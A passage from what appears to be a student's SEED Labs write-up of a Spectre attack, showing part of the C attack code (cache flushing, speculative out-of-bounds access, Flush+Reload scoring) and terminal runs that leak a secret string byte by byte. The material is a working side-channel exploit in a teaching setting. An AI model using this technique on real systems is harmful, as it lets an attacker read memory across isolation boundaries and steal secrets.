
In the previous attacks we just read the first character of the secret but this time we need to increment this value to steal the entire string.



```
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer)+1;
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d %c\n", max,max);
```



```
ecret value at 0xffffe81c = The  secret value
is 83 S
The number of hits is 58
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81d = The  secret value
is 111 o
The number of hits is 111
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81e = The  secret value
is 109 m
The number of hits is 278
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81f = The  secret value
is 101 e
The number of hits is 205
[10/14/19]seed@VM:~/Spectre$
```



```
Reading secret value at 0xffffe81f = The  secret value
is 101 e
The number of hits is 205
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe821 = The  secret value
is 83 S
The number of hits is 157
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe820 = The  secret value
is 32
The number of hits is 103
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe822 = The  secret value
is 101 e
The number of hits is 208
[10/14/19]seed@VM:~/Spectre$ 
```

Just incrementing the value again and again and executing will output the whole secret string.